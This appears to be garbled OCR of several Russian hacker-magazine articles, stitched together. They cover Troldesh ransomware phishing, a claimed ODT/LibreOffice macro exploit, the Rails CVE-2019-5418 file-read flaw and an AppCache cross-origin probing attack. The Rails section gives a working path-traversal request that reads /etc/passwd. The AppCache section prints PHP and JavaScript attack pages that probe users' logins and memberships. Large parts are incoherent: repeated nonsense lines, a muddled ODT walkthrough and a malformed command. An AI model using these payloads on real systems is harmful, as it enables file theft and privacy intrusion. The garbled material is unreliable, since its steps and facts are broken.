Сейчас есть существующие взаимодействия между встроенными в Core до так пока. Ранее доходил он заинтересованы стороне пеше в полном. Теперь — в ограниченном. Ранее — в ограниченном. Теперь — в ограниченном. Ранее — в ограниченном. Теперь — в ограниченном. Ранее — в ограниченном. Теперь — в ограниченном. Ранее — в ограниченном. Теперь. Теперь. Теперь. Теперь. Теперь. Теперь.

Рисунок 1. Окно настройки

Стоимо был настоящим на продаже сделка на нелегальном форуме по неплохо. Сегодня, почти в день релиза, цена уже 25 и 40 долларов. Сегодня — 40 долларов. Сегодня — 40 долларов. Сегодня —

TROLDESH

КАК НА САМОМ ДЕЛЕ РАБОТАЕТ НАШУМЕВШИЙ ТРОЯН-ШИФРОВАЛЬЩИК

Валентин Кочергин
xakep@xakep.ru


В самом начале марта компания Group-IB сообщила об очередной масштабной атаке с использованием троян-шифровальщика Troldesh. Энкодер распространялся с помощью сообщений электронной почты, отправленных от имени известных на российском рынке крупных компаний. Новость быстро подхватили многочисленные СМИ, мы тоже в ней писали. Однако подробностей было мало. Что же представляет собой Troldesh, как он работает и какие методы борьбы с этой напастью наиболее эффективны?

ПОЧТОВАЯ РАССЫЛКА

Тезис, как известно, начинается с длительного поиска свободной парковки, а распространение вредоносного ПО начинается с подготовки рассылки. Среди фейковых отправителей подобных писем исследователи из Group-IB отмечали «Ростелеком» (или даже «Ростелеком» и «Группу компаний ГИС», а журналисты РБК поголовным списком посредывали брендов «Ашан», «Магнит» и «Сладкоёжка», упомянув при этом, что эпидемия прекратилась, именно более интересных фишек, названия которых у всех на слуху. Лично мне попадались аналогичные письма, в стиле Group-IB: якобы от «Ростелеком» и «Сладкоёжка», плюс «Билайн», «КА Motors», «Росс Гарантия» и даже контора «Нижний Спорт».

Очевидно, такая адаптация продиктована обыкновенным поступатским социальной инженерии: у сообщения от известного отправителя больше шансов быть открытым, чем у поспешно, автор которого даже совершенно неизвестен.

О чем не рассказывали в вышеупомянутых заметках, так это о том, что сказать, необы ведущая на официальный сервер компании-отправителя, на самом деле направляет потенциальную жертву совершенно в другое место. Во всех без исключения изученных мной письмах это были взломанные сайты, работающие под управлением WordPress или Joomla.


Download
Home
Blog
Downloads
Contact
Search
Download "Ростелеком" Setup
Download "Ростелеком" Setup
Download
Download
Download

Ян
Старосин
Эксперт

ODT ПОД ПРИЦЕЛОМ

КАК ЗАСТАВИТЬ ДОКУМЕНТЫ OPENOFFICE ЗАПУСКАТЬ ПРОИЗВОЛЬНЫЕ ФАЙЛЫ

Фишинговые кампании — классическое начало многих кибератак для. Они направлены на доставку вредоносного файла пользователей жертвы и обычно ведутся по электронной почте. Чаще всего обсуждаются атаки, при которых случает офисный документ, при открытии которого выполняется вредоносный код. В статье мы рассмотрим, как заставить произвольный код, с помощью модифицированного файла OpenOfficeOrient Text.

Большинство офисных приложений на экспортируют уязвимости Microsoft Office, так как это самый популярный офисный пакет. Однако сейчас многие фирмы переходят на LibreOffice и OpenOffice, а тем часто сталкиваются с новыми уязвимостями.

С простой полезностью эти программы пакетов сов тоже стали бороться, поэтому в последних версиях уязвимости стали не такими простыми и требуют определенных усилий. Поэтому в статье мы рассмотрим в очень сложные пакетов тоже наиболее, не так же знать. Целью могго исследования стало выяснить, насколько уязвимость может использовать новые программы, если скрыть расширение ODT и особенности его обработки.

WARNING

Статья **предназначена для белых хакеров, при фиксированных тестовых и разведочных случаях информационной безопасности (ОИБ). Не автор, ни редакция не несут ответственность за возможный вред, причиненный читателям данной статьи.**

ЭКСПЛУАТИРУЕМ CVE-2018-10058

Теория

Рассмотрим уязвимость позволяет выполнять произвольный доступ в файловой системе, которая **дает возможность** обходить Safe Sandbox. Это одна из самых часто встречающихся уязвимостей и наиболее частая. Данная уязвимость позволяет злоумышленнику выполнять скрипт ODT может запускать на приложении родительского каталога скрипт на Python, который выполняется после сохранения и вызывает скрипт, который выполняется в системе. Для выполнения данного скрипта необходимо выполнить следующие шаги:

1. Скачать последнюю версию LibreOffice (скачать последнюю версию LibreOffice).
2. Запустить LibreOffice Writer. Он создаст свою новую папку в LibreOffice.
3. Сохранить ODT основанно на XML, а не на бинарном формате, который легко изменить и модифицировать. Здесь отличаются большой простоте для разных версий, поэтому, если в общем случае нам необходимо, чтобы дать в дальнейшем какой-либо задачу, которая запустит скрипт на Python.
4. Для того, чтобы выполнить произвольный доступ к файловой системе, необходимо в одном из каталогов в формате. Произвольно на сервере в том, что каждая атака начинается с переходит нажатия кнопки на ссылку в документе можно, и случайно, особенно если нажимает вы, и, что, ссылка ведет на сервер.

Также в меню «Вставка» и Гиперссылка». Заполняем поле URL любой ссылкой, которая хотела. В дополнительных настройках «Кадр» «Кадр» и «Кадр» сюда есть поле «Событие», которая вызывает настройки макроса. Нам необходимо выбрать «Выполнить язык макросов» (то, что нам и было сказано) и в окне «Макросы LibreOffice — python\Main» Нажимаем кнопка «Новый».


Создание файла в LibreOffice

Теперь заглавным поле «Гиперсылка» «Применить». На месте появляется «Событие», при нажатии на которую исполняется вредоносный код. Сохраняем ODT и закрываем приложение. Для удобства с информацией с первого в виде каталога и перед выполнением.

Сохранение файла в LibreOffice

Сохраняем документ и закрываем. Открываем ODT — это XML и ZIP. Поэтому поэтому, нередко нашего файла можно с помощью любого архиватора (подойдет ZIP и 7-Zip). Открываем ODT как архив и смотрим содержимое.

В терминале запускаем наш интерпретатор файла **content**. Разворачиваем его и смотрим на наличие ошибок. Если ошибок нет, то запускаем. Например, в файле разметки (на примерах) выделяет это в отдельную строку выше, что мне дальнейшем. Если ошибки есть, то нужно исправить. Для этого **TabSetup.py**




Запускаем файл content

Распаковываем файлы (как и все примеры скачаны) по пути **C:\Program Files\LibreOffice\Python\Scripts\python\Lib\site-packages**. Если отсчет его в поискать на исходной ошибку, то можно заметить, что названия файлов не совпадают (в именах **CreateTable**()) совпадают со сделанным в типа **content** после названия выполняются пункты. Это значит, что в файл не разметке указано не только названия файла (в скриптах, но и формы, которого необходимо выполнить).


Проверяем на ошибки

Проверяем исправляет значения в **TabSetup.py** файлы **CreateTable**() на **InsertTextInto**(){} — на аналогия не перемнуты. При открытии файла в Libreoffice ошибок с названием нет.



Ошибок нет при открытии в Libreoffice

Отличной Особенностью об ошибках — это то обратная связь, которая показывает ошибки в разных версиях файла частями. Добавим вызывающий скрипт в **InsertTextInto**(){} и запустим снова. Теперь вызывает другие ошибки. Если ошибки исправлены, то можно, и значит, приближаемся на основном нам и примерных. Дальнейшие примеры:




Ошибка при открытии в Libreoffice

Идем дальше. Вызывающем файлы в переменные состояние и поэтому можем изменить, что с каждой ошибкой. Если в просто поправим на основе вызыв. в файле **content** перед именем скрипта добавит **../**, то ошибка изменится на «Неизвестный скрипт» вместо «Ошибка».

Поправим проверяется этот на основе вызыв. в файлах. В дальнейшем ОИ запуск любого скрипта на типа по известных адреса и вызывать его формы. Но проверим сообщение «Неизвестный скрипт» (SbxERR_BAD_PROPERTY). В использовании шлюза для примера **TabSetup.py** нужно поставить отсчетов файлов и. Но в каком по другим скрипте и поставим файлы (в скриптах, но и формы, которого необходимо выполнить).

Ошибка при открытии в Libreoffice

Теперь вызывает **TabSetup.py** файлы. Для примера **CreateTable**() на **InsertTextInto**(){} — на аналогия не перемнуты. При открытии файла в Libreoffice ошибок с названием нет.



Ошибок нет при открытии в Libreoffice

Чтобы все заработало, нам необходимо лишь прописать путь до скрипта и вызывать описанные функции с помощью переменных.

ЗАПУСКАЕМ ЭКСПЛОЙТ

Настал момент. И Мы отсылаем модифицированный документ ODT, который показывается переменные на скриптах, и отправляем на почтовые ящики — без разрешения пользователя запускается произвольный файл (особенный пейлоад или пустой скриптовый в виде) Python.

Для OpenOffice скрипт будет выглядеть так:

```
soffice.exe -lowriter -invisible -nologo -nolist -nodefault -nosplash -nolockcheck -nofirstwizard -norestoredefaultviewmode -nocrashreport -nopamac -nosystemstarter -nosession -nolockcheck -nocrashreport -nopamac -nofirstwizard -norestoredefaultviewmode -nosplash -nolist -nologo -nodefault -invisible -lowriter -macro "vnd.sun.star.script:myMacros|python|TabSetup.py?language=Python&location=user" -pt "C:\Program Files\LibreOffice5\program\python-core-3.5.5\lib\site-packages\TabSetup.py"
```

#ЗЛОМ

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

НОВЫЕ СПОСОБЫ ОБХОДА ЗАЩИТЫ, МЕХАНИЗМЫ В ТЕКСТАХ ПРОГРАММАХ

Ирина Ворожцова
Дмитрий Ларин
Дмитрий Ларин
Дмитрий Ларин

ALEX
SYSOEV
@SYSOEVALEX

ФАЙЛЫ ПО РЕЛЬСАМ

КАК ЧИТАТЬ ЛЮБЫЕ ФАЙЛЫ С СЕРВЕРА ЧЕРЕЗ RUBY ON RAILS

Ты наверняка в курсе, что такое Ruby on Rails, если когда-нибудь сталкивался с веб-дизайном. Этот фреймворк в свое время захватил умы разработчиков и успешно применяется до сих пор. Любая уязвимость в нем означает огромное количество потенциальных целей. В этот раз мы посмотрим, как недавно найденный баг позволяет читать любые файлы на целевой системе.

Уязвимость имеет номер CVE-2019-5418 и заключается в раскрытии содержимого файла в компоненте ActionView. Специально сформированные заголовки Accept при выполнении контроллеров, в которых имеются конструкции `render file:`, могут привести к чтению произвольных файлов на целевой системе. Указанным версии Ruby on Rails до 5.2.1.

СТЕНД

Демонстрацию уязвимости начнем с установки стенда. Возьмем обычный контейнер Docker с Debian.

```
$ docker run --rm -p3000:3000 -t1 --name=rails --hostname=rails
debian /bin/bash
```

Устанавливаем Ruby. Bundler и некоторые зависимости.

```
$ apt-get -y update && apt-get install -y ruby bundler libsqlite3-dev zlibc zlibzlg zlibzlg-dev
```

Теперь установим фреймворк Rails уязвимой версии, например 5.2.1.

```
$ gem install rails -v 5.2.1
```

Далее нужно создать папку для тестового проекта, а в файл *Gemfile* — это список того, какие гемы и какая версия нужны разрабатываемому проекту.

```
$ mkdir ~/test && cd ~/.
$ echo "source 'https://rubygems.org'" >> Gemfile
$ echo "gem 'rails', '5.2.1'" >> Gemfile
$ echo "gem 'sqlite3', '~> 1.3.6', '< 1.4'" >> Gemfile
```

Теперь скачаем и установим все это дело.

```
$ bundle install
```

После этих манипуляций нужно создать приложение Rails из стандартного шаблона.

```
$ rails new . --force --skip-bundle
```

И снова установим необходимые гемы при помощи Bundle.

```
$ bundle install
```

Приложение готово, и можно запустить веб-сервер, чтобы проверить его работу.

```
$ rails s
```

Проверка работы Ruby on Rails

Если все работает нормально, то создаем новый контроллер. Назовем его `vuln`.

```
$ rails generate controller vuln
```

Фреймворк создает необходимые файлы в директории с проектом. Откроем сам код контроллера **app/controllers/vuln_controller.rb** и добавим в него уязвимый код.

app/controllers/vuln_controller.rb

```
class VulnController < ApplicationController
  def index
    render file: "#{Rails.root}/hello"
  end
end
```


В качестве представления (view) можно указать путь до любого файла. Я создал файл `hello` в корне проекта (содержимое не имеет значения).

Также нужно определить файл с роутами **config/routes.rb** и прописать там имя нашего контроллера.

config/routes.rb


```
Rails.application.routes.draw do
  resources :vuln
end
```

Снова запустим веб-сервер.



Создаем контроллер и запуск веб-сервера

Если теперь ты перейдешь по URI `/vuln`, то увидишь строчку `Hi there!` из файла `hello`. Стенд готов.



Готовый стенд для теста уязвимости в Ruby on Rails

Если тебя интересует отладка, то можешь воспользоваться удаленной (с некоторыми ограничениями). Я для этого возьму IDE RubyMine.

При запуске Docker нужно открыть еще один порт для подключения отладчика.

```
$ docker run --rm -p3000:3000 -p1234:1234 -t1 --name=rails --hostname
=rails debian /bin/bash
```


Затем нужно установить на обоих машинах гемы для отладки. Следи, чтобы они были одинаковых версий.

```
$ gem install ruby-debug-ide -v 0.7.0.beta7
$ gem install debase -v 0.2.3.beta5
```

Копируем проект на локальную машину, открываем его в RubyMine и добавляем конфигурацию удаленной отладки.

Добавляем конфигурацию удаленной отладки в RubyMine

Указываем необходимые настройки. Обрати внимание на локальный и удаленный пути до проекта.



Настройка удаленной отладки в RubyMine

В поле Server command находится команда, которую нужно выполнить на сервере, чтобы начать слушать порт и ждать подключения отладчика. Вместо **$COMMANDS** указывают строку для запуска сервера.

```
$ rdebug-ide -b=bot 0.0.0.0 --port 1234 --dispatcher-port 26162 --
bin/rails s -b '0.0.0.0'
```

Теперь можно расставлять брейк-пойнты и наслаждаться отладкой.

Настройка брейкпойнтов на стороне клиента в RubyMine

Также никто не может отлаживать на этой же машине, вообще не используя Docker.

ДЕТАЛИ

В этот раз начнем сразу с эксплоита, так как он очень прост. Нужно отправить запрос на уязвимый роут и указать в качестве заголовка `Accept` конструкцию с путём traversal с `{{` в конце.

```
GET /vuln HTTP/1.1
Host: rails.sh:3000
Connection: close
Accept: ../../../../../../../../../../etc/passwd{{
```

В ответ получишь содержимое файла **/etc/passwd**

Успешная эксплуатация уязвимости в Ruby on Rails

Теперь разберемся, что произошло и каким печальным поведением. Скачиваем исходники этой версии Rails. Метод `render` может использовать в качестве представления файлы, которые находятся за пределами директории для добавляемого приложения. Затем в файле **template_renderer.rb** при обработке опции `file` вызывается метод `find_file`, чтобы определить, какой шаблон будет отображен.

/actionview/lib/action_view/renderer/template_renderer.rb

```
...
05: module ActionView
06:   class TemplateRenderer < AbstractRenderer #:nodoc:
07:     def render(context, options)
08:       @view    = context
09:       @details = extract_details(options)
10:       template = determine_template(options)
...
22:     def determine_template(options)
...
25:       if options.key?(:body)
...
31:       elsif options.key?(:file)
32:         with_fallbacks { find_file(options[:file], nil, false,
keys, @details) }
```

Посмотрим в того метода.

/actionview/lib/action_view/lookup_context.rb

```
008: module ActionView
...
016:   class LookupContext #:nodoc:
...
106:     module ViewPaths
107:       attr_reader :view_paths, :html_fallback_for_js
...
120:       def find_file(name, prefixes = [], partial = false, keys =
[], options = {})
121:         @view_paths.find_file(*args_for_lookup(name, prefixes,
partial, keys, options))
122:       end
```

Продолжение статьи →

ФАЙЛЫ ПО РЕЛЬСАМ


КАК ЧИТАТЬ ЛЮБЫЕ ФАЙЛЫ С СЕРВЕРА ЧЕРЕЗ RUBY ON RAILS

Далее **args_for_lookup** генерирует опции, которые необходимы для рендеринга вида.

/actionview/lib/action_view/lookup_context.rb

```
154:     def args_for_lookup(name, prefixes, partial, keys, detail
s_options)
155:       name, prefixes = normalize_name(name, prefixes)
156:       details, details_key = detail_args_for(details_options)
157:       [name, prefixes, partial || false, details, details_key,
 keys]
158:     end
```

После выполнения этого куска кода данные из заголовка **Accept** оказываются в переменной **details[:format]**:




Метод args_for_lookup помещает данные из заголовка Accept в массив details[:format]

Затем вызывается **@view_paths.find_file**

/actionview/lib/action_view/path_set.rb

```
03: module ActionView #:nodoc:
...
11:   class PathSet #:nodoc:
...
51:     def find_file(path, prefixes = [], *args)
52:       find_all(path, prefixes, args, true).first || raise(Missin
gTemplate.new(self, path, prefixes, *args))
53:     end
...
74:     def _find_all(path, prefixes, args, outside_app)
75:       prefixes = [prefixes] if String === prefixes
76:       prefixes.each do |prefix|
77:         paths.each do |resolver|
78:           if outside_app
79:             templates = resolver.find_all_anywhere(path, prefix
, *args)
...
82:           end
83:           return templates unless templates.empty?
84:         end
85:       end
86:       []
87:     end
```

Файл находится за пределами директории приложения (app), поэтому переменная **outside_app** устанавлена в значимо true и будет вызван метод **find_all_anywhere**



Отладка метода find_all из ActionView

/actionview/lib/action_view/template/resolver.rb

```
010: module ActionView
011:   # - Action View Resolver
012:   class Resolver
013:     # Keeps all information about view path and builds virtual
path.
014:     cattr_accessor:caching
...
037:     def find_all_anywhere(name, prefix, partial = false, details
= {}, key = nil, locals = [])
038:       cached(key, [name, prefix, partial], details, locals) do
039:         find_templates(name, prefix, partial, details, true)
040:       end
041:     end
```

Далее вызов **find_templates** начинает процесс генерации пути до файла представления.

/actionview/lib/action_view/template/resolver.rb

```
207:   class PathResolver < Resolver #:nodoc:
208:     EXTENSIONS = { locale: [".", formats: [".", variants: "+",
handlers: "."  }
209:     DEFAULT_PATTERN = ":prefix(:action{,:locale,}{,:formats,}{+:
variants,}{,:handlers,}"
210:
211:     def initialize(pattern = nil)
212:       @pattern = pattern || DEFAULT_PATTERN
213:       super()
214:     end
...
238:     def find_templates(name, prefix, partial, details, outsid
e_app_allowed = false)
239:       path = Path.build(name, prefix, partial)
240:       query(path, details, details[:formats], outside_app_all
owed)
241:     end
```

Начало генерации шаблона для поиска файла представления

Обратит внимание на дефолтный паттерн (строка 209):

```
:prefix/:action{,:locale,}{,:formats,}{+:variants,}{,:handlers,}
```


Если ты логчитию обращаешься к **/vuln**, то готовый паттерн будет выглядеть примерно так:

```
hello{,{en},{,{.ru,{.raw,erb,html,builder,ruby,coffee,
jbuilder},}
```

В процессе вызывается метод **query**, в качестве аргументов отправляется наша переменная **details[:formats]**

```
223:     def query(path, details, formats, outside_app_allowed)
224:       query = build_query(path, details)
225:
226:       template_paths = find_template_paths(query)
227:
239:       end
240:     end
```

Здесь в **build_query** формируется шаблон поиска пути, из которого будет подгружен файл представления.



Метод build_query завершает формирование шаблона

/actionview/lib/action_view/template/resolver.rb

```
261:     def build_query(path, details)
262:       query = @pattern.dup
263:
264:       prefix = path.prefix.empty? ? "" : "#{escape_entry(path.
prefix)}\\1"
265:       query.gsub!(/:prefix(\)?/, prefix)
266:
267:       partial = escape_entry(path.partial) ? "#{path.name}" :
path.name)
268:       query.gsub!(/:action/, partial)
269:
270:       details.each do |ext, candidates|
271:         if ext == :variants && candidates == :any
272:           query.gsub!(/:#{ext}/, "*")
273:         else
274:           query.gsub!(/:#{ext}/, "{#{candidates.compact.uniq.
join(',')}}")
275:         end
276:       end
277:
278:       File.expand_path(query, @path)
279:     end
```


Благодаря тому что переменная **details[formats]** никак не фильтруется, атакующий имеет возможность внедрить произвольную строку в формат поиска файла представления. Используя конструкции **../**, мы осуществляем выход из директории и добираемся до пути **/etc/passwd**, а двё фигурные скобки в конце строки добавляем для того, чтобы конструкция получилась валидная. Таким образом мы как бы расширяем дефолтный паттерн. В итоге, после того как отработает **File.expand_path**, строка для поиска файла представления будет иметь вид:

```
/root/testapp/app/views/root/testapp/hello{.
en,}{,../../../../../../../../../../etc/passwd{,}}{.raw,.erb,.html,
.builder,.ruby,.coffee,.jbuilder,}
```

Дальше методы **render_template** и **render_with_layout** делают свое дело и загружают содержимое файла **passwd** во время рендеринга.

/actionview/lib/action_view/template/template_renderer.rb


```
49:     def render_template(template, layout_name = nil, locals =
nil)
50:       view, locals = @view, locals || {}
51:
52:       render_with_layout(layout_name, locals) do |layout|
```



Отладка метода render_template. Файл /etc/passwd используется в качестве шаблона

/actionview/lib/action_view/renderer/template_renderer.rb

```
59:     def render_with_layout(path, locals)
60:       layout  = path && find_layout(path, locals.keys, [formats
.first])
61:
62:       content = yield(layout)
63:
64:       if layout
65:         view = @view
66:         view.view_flow.set(:layout, content)
67:         layout.render(view, locals) { |*name| view._layout_for(
*name) }
68:       else
69:         content
70:       end
71:     end
```



Выход содержимого файла /etc/passwd в качестве представления

Эксплуатация успешно завершена.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)

ВЫВОДЫ

Вот такая банальная и одновременно опасная уязвимость. Советую проверить свои проекты на наличие конструкций вида **render file:**, и если они имеются, надо менять логику.

И советую обновить Rails до последней версии, если приложение это позволяет. Разработчики быстро отреагировали и выпустили Patch для устранения этой уязвимости, версии 5.2.1 и старше не лишены.

ПОДВОДНЫЕ КАМНИ APPCACHE

КАК ЗЛОДЕИ ИДЕНТИФИЦИРУЮТ СТАТУС КРОСС-ДОМЕННЫХ РЕСУРСОВ

Владимир Кораблев
Аналитик с 20-летним стажем. Сфера интересов — web-приложения (преимущественно open source).
vladimir.korablev@gmail.com

Механизм AppCache позволяет веб-приложениям кешировать ресурсы в локальном хранилище твоего браузера. Это дает им возможность взаимодействовать с тобой даже в автономном режиме. Но когда через AppCache кешируются кросс-доменные ресурсы, возникает серьезный риск утечки конфиденциальной информации. Давай разберемся, как это происходит.

ЧТО ТАКОЕ CORSIDA?

Аббревиатура CORSIDA расшифровка меня и расшифровывается как Cross-Origin Resource Status Identification Attack. Суть CORSIDA заключается в нарушении политики кросс-доменных ресурсов посредством эксплуатирования манифестов AppCache. URL существуют, редиректы, ошибки.

```
1  <?php
2      header("Content-Type: text/cache-manifest");
3
4      $target = "https://target.com";
5      echo "CACHE MANIFEST\n";
6      echo "CACHE:\n";
7      echo "$target\n\n";
8      echo "NETWORK:\n";
9      echo "*\n";
10 ?>
```

Пример манифеста AppCache

CORSIDA сиска с CORP. Выполнив CORSIDA, злодей стремится заполучить твою конфиденциальную информацию, кликнув кранчиками в браузере. Для этого ему нужно, чтобы ты посетил его сайт, страницы которого слежа вредоносны. И когда в твоем «сонном» и имеет в виду, что при практически безобразу. На них нет и намека на эксплоиты, которые могли бы помочь злодею эффективно заполнить «кусорь» над твоим браузером. Но эти слежа зарвженные страницы содержат вполне допустимые теги HTML и «кусорь для инициирования кросс-доменных ресурсов. Идентифицировать злоумаерлен пове поведение такого вредоносного сайта возможно, но очень сложно.

ЧЕМ ОПАСНА CORSIDA

Злодей может использовать базовую версию CORSIDA, чтобы определить, сохранен ли в твоем браузере логин и пароль веб-приложения. Часто, когда ты заходишь на какое-нибудь приложение, ты не вводишь данные для условный редирект: если в браузере нет логина и пароля, то проходящий редирект на страницу авторизации, а если есть, то не проходящий.

Вот несколько полезных ресурсов, которые работают по такому принципу.

Личная страница	Условный редирект
https://www.amazon.com/gp/aw/ref=ct?ref_=a_wishlist	https://www.amazon.com/ap/signin?...
http://m.ebay.com/ws/eBayISAPI.dll?MyEbay	https://signin.ebay.com/ws/eBayISAPI.dll?Signin...
https://instagram.com/accounts/edit/	https://instagram.com/accounts/login/?next=/accounts/edit/
https://sourceforge.net/projects/files/files/xenos/new	https://sourceforge.net/account/login.php?return_to=...
http://www.tumblr.com/dashboard	https://www.tumblr.com/login?redirect_to=/dashboard
http://wordpress.com/post/	http://wordpress.com/wp-login.php?redirect_to=...
https://www.yelp.com/profile_biz	https://www.yelp.com/login?return_urh=/profile_biz
http://www.youtube.com/feed/subscriptions	https://accounts.google.com/ServiceLogin?...

Если в браузере есть логин и пароль для конкретного веб-приложения, то проходящий кликоровние соответствующего URL проходит успешно, потому что редирект не выполняется. Если же логина и пароля нет, то проходящий кликоровние завершается неудачей. Поэтому, наблюдая за тем, где проходящий AppCache скачивается успешно, а где неудачей, злодей может узнать, для какие веб-приложения в твоем браузере логин и пароль сохранены, а для каких нет. Браузер сделан он может выяснить, есть ли у тебя доступ к приватным страницам конкретных компаний, учреждений, социальных сообществ.

Кроме того, злодеяние адресе URL вроде так, что представленные нижеподорожний человек может установить твою личность — если твой идентификатор (например) его списке.

- https://bitbucket.org/account/user/{user-id}
- https://github.com/{user-id}/settings
- http://stackoverflow.com/users/edit/{user-id}
- http://twitter.com/account/edit?user_id={user-id}
- http://vkontakte.ru/{user-id}/{user-id}
- http://vk.com/{user-id}
- http://vkontakte.ru/{user-id}
- http://vk.com/{user-id}
- http://wordpress.com/wp-admin
- https://nds2015.ccs.neu.edu/page/{page-no}

Злодей может определить сервер твоих предпочтений, наблюдая за тем, на кого ты подписан в социальных сетях и каких группах ты состоишь. Рассмотрим наглядеждя такие популярные платформы, как Tumblr и Flickr.

Когда твой браузер, находясь на странице Tumblr, посещает **http://www.tumblr.com/follow/{blog-id}**, злодей узнает, подписан ли ты на блог с адресом **http://{blog-id}.tumblr.com**. Каким образом? Отслеживает редиректы. Если ты подписан на этот блог, твой браузер сделает редирект на **http://www.tumblr.com/unfollow/{blog-id}** и, соответственно, процесс AppCache завершается неудачей.

Аналогично можно узнать, в каких группах ты состоишь на Flickr. Если ты прошел по URL **http://www.flickr.com/groups_leave.gnx/{d-group-id}**, злодей узнает, выведешь ты членом группы с идентификатором **group-id** (если нет, твой браузер сделает редирект на **http://www.flickr.com/groups/{group-id}**, а если да, то редирект не произойдет.

Уникальные особенности

1. CORSIDA может извлекать твою конфиденциальную информацию без использования вредоносных скриптов, плагинов и CSS. Атака реализуется при помощи простейшего документа HTML, в манифесте AppCache которого указываются эксплуатируемые URL. Отслеживает редиректы. Если ты подписан на этот блог, твой браузер сделает редирект на **http://www.tumblr.com/follow/{blog-id}**. Каким образом? Отслеживает редиректы. Если ты подписан на этот блог, твой браузер сделает редирект на **http://www.tumblr.com/unfollow/{blog-id}**, а если да, то редирект не произойдет.
2. CORSIDA может одновременно идентифицировать статус сразу нескольких адресов URL. Это для злоумышленника очень важно. Потому что он всегда стремится выведать твои секреты как можно быстрее, поскольку знает, что ты скоро вернешь, не задержишься на его странице надолго. Традиционные атаки подобного рода фокусируются на таймерах, поэтому не могут одновременно зондировать сразу несколько URL. Параллельные запросы HTTP и HTTPS приводят к ошибкам синхронизации. CORSIDA фокусируется на логарифмах, а поэтому может параллельно зондировать сразу несколько URL.
3. Такие эта атака может отслеживать редиректы. Традиционные атаки подобного рода, основанные на таймерах, такой возможности не имеют, поскольку для зондирования статуса URL опираются на тесте вроде `img.src = link`, которые совершает редирект прозрачно для пользователя.

WWW

Почеть подробнее о таймингах можно TIS, TIP и RFC.

МОДИФИКАЦИИ БАЗОВОЙ АТАКИ

Атака с использованием скрипта

Если обфуцировать CORSIDA, поместив манифестные в манифесте AppCache, твой браузер встречает кого бы сам неожиданумный, он генерирует собственный error. Тем не менее, скрипт, если не сразу этот URL, если он неожиданумный, если скрипт дождался этого события — как минимум один такой URL есть.

```
1  var appCache = window.applicationCache;
2
3  function handleError(){
4      // Произошла ошибка, значит у нас неправильный URL
5      var leg = new Image();
6      img.src = "/results.php?failure";
7  }
8
9  function handleCached(){
10     // Произошла ошибка, значит у нас неправильный URL
11     var leg = new Image();
12     img.src = "/results.php?success";
13 }
14
15 appCache.addEventListener("error", handleError, false);
16 appCache.addEventListener("cached", handleCached, false);
17 appCache.addEventListener("updateready", handleCached, false);
```

Для отслеживания ошибок используется JS


INFO

В AppCache не поддерживаются GET-параметры. Чтобы передать информацию, динамическое и с редиректами.

Атака без использования скрипта

1. Когда мы заходим через браузер на вредоносную страницу, которая зависимаемрена, просрочит время тебя CORSIDA, страница фиксирует информацию в твоем браузере.
2. Твой браузер сначала маниферт AppCache и извлекает из него URL.
3. Далее твой браузер начинает получать доступ к этим URL.
4. Если обращение к этому URL увенчалось успехом, твой браузер повторно скачивает манифест, чтобы проверить, не было ли изменений.

Если же твому браузеру не удается проешедовать указанный в манифесте URL, он обращает выполненное проешедову AppCache и не перезагружает манифест.



На основе различий на этом четвертом шаге злодей делает вывод, может ли твой браузер кешировать URL, указанный в манифесте.

Параллельная атака по нескольким URL

Поскольку CORSIDA не зависит от таймингов, как традиционные атаки подобного рода, злоумышленник может одновременно зондировать сразу несколько URL, используя для этого несколько веб-страниц и манифестов AppCache, находящиеся в нескольких тегах **iframe**.

```
attack_db.php                    attack_sub.php                    manifest.php
<!DOCTYPE HTML>                  <!DOCTYPE HTML>                   // CACHE MANIFEST
<iframe src="attack_sub.php?target=http://target.com/">          // CACHE:
<iframe src="attack_sub.php?target=http://target.com/">          // http://target.com/
<iframe src="attack_sub.php?target=http://target.com/">          // NETWORK:
<iframe src="attack_sub.php?target=http://target.com/">          // *
<iframe>                         <!DOCTYPE HTML>                   // CACHE MANIFEST
                                 <iframe>                          // CACHE:
                                 <iframe>                          // http://target.com/
                                 <iframe>                          // NETWORK:
                                 <iframe>                          // *
```

Параллельная атака по нескольким URL

Главная страница атаки **attack_all.php** создаёт несколько скрытых тегов **iframe**, каждый из которых указывает на страницу субатаки **attack_each.php**. Обрати внимание, целевые адреса URL здесь передаются через GET.

```
1  <?php
2      header("Content-Type: text/html");
3
4      echo "<!DOCTYPE HTML>\n";
5      echo "<html>\n";
6      $fp = fopen("target_urls.txt", "r");
7      while (!feof($fp))
8      {
9          $target = substr(fgets($fp), 0, -1);
10         echo "<iframe src='attack_each.php?target
11             =$target'; style='width:0; height:0;
12             border:0'></iframe>\n";
13     }
14     echo "</html>\n";
15 ?>
```

attack_all.php

```
16 <?php
17     header("Content-Type: text/html");
18
19     $target = $_REQUEST['target'];
20     echo "<!DOCTYPE HTML>\n";
21     echo "<html manifest='manifest.php?target=$target'>\n";
22     echo "</html>\n";
23 ?>
```

attack_each.php

Каждая страница субатаки объявляет свой собственный манифест — **manifest.php**

```
24 <?php
25     header("Content-Type: text/cache-manifest");
26
27     $target = $_REQUEST['target'];
28     // заменяем динамическую
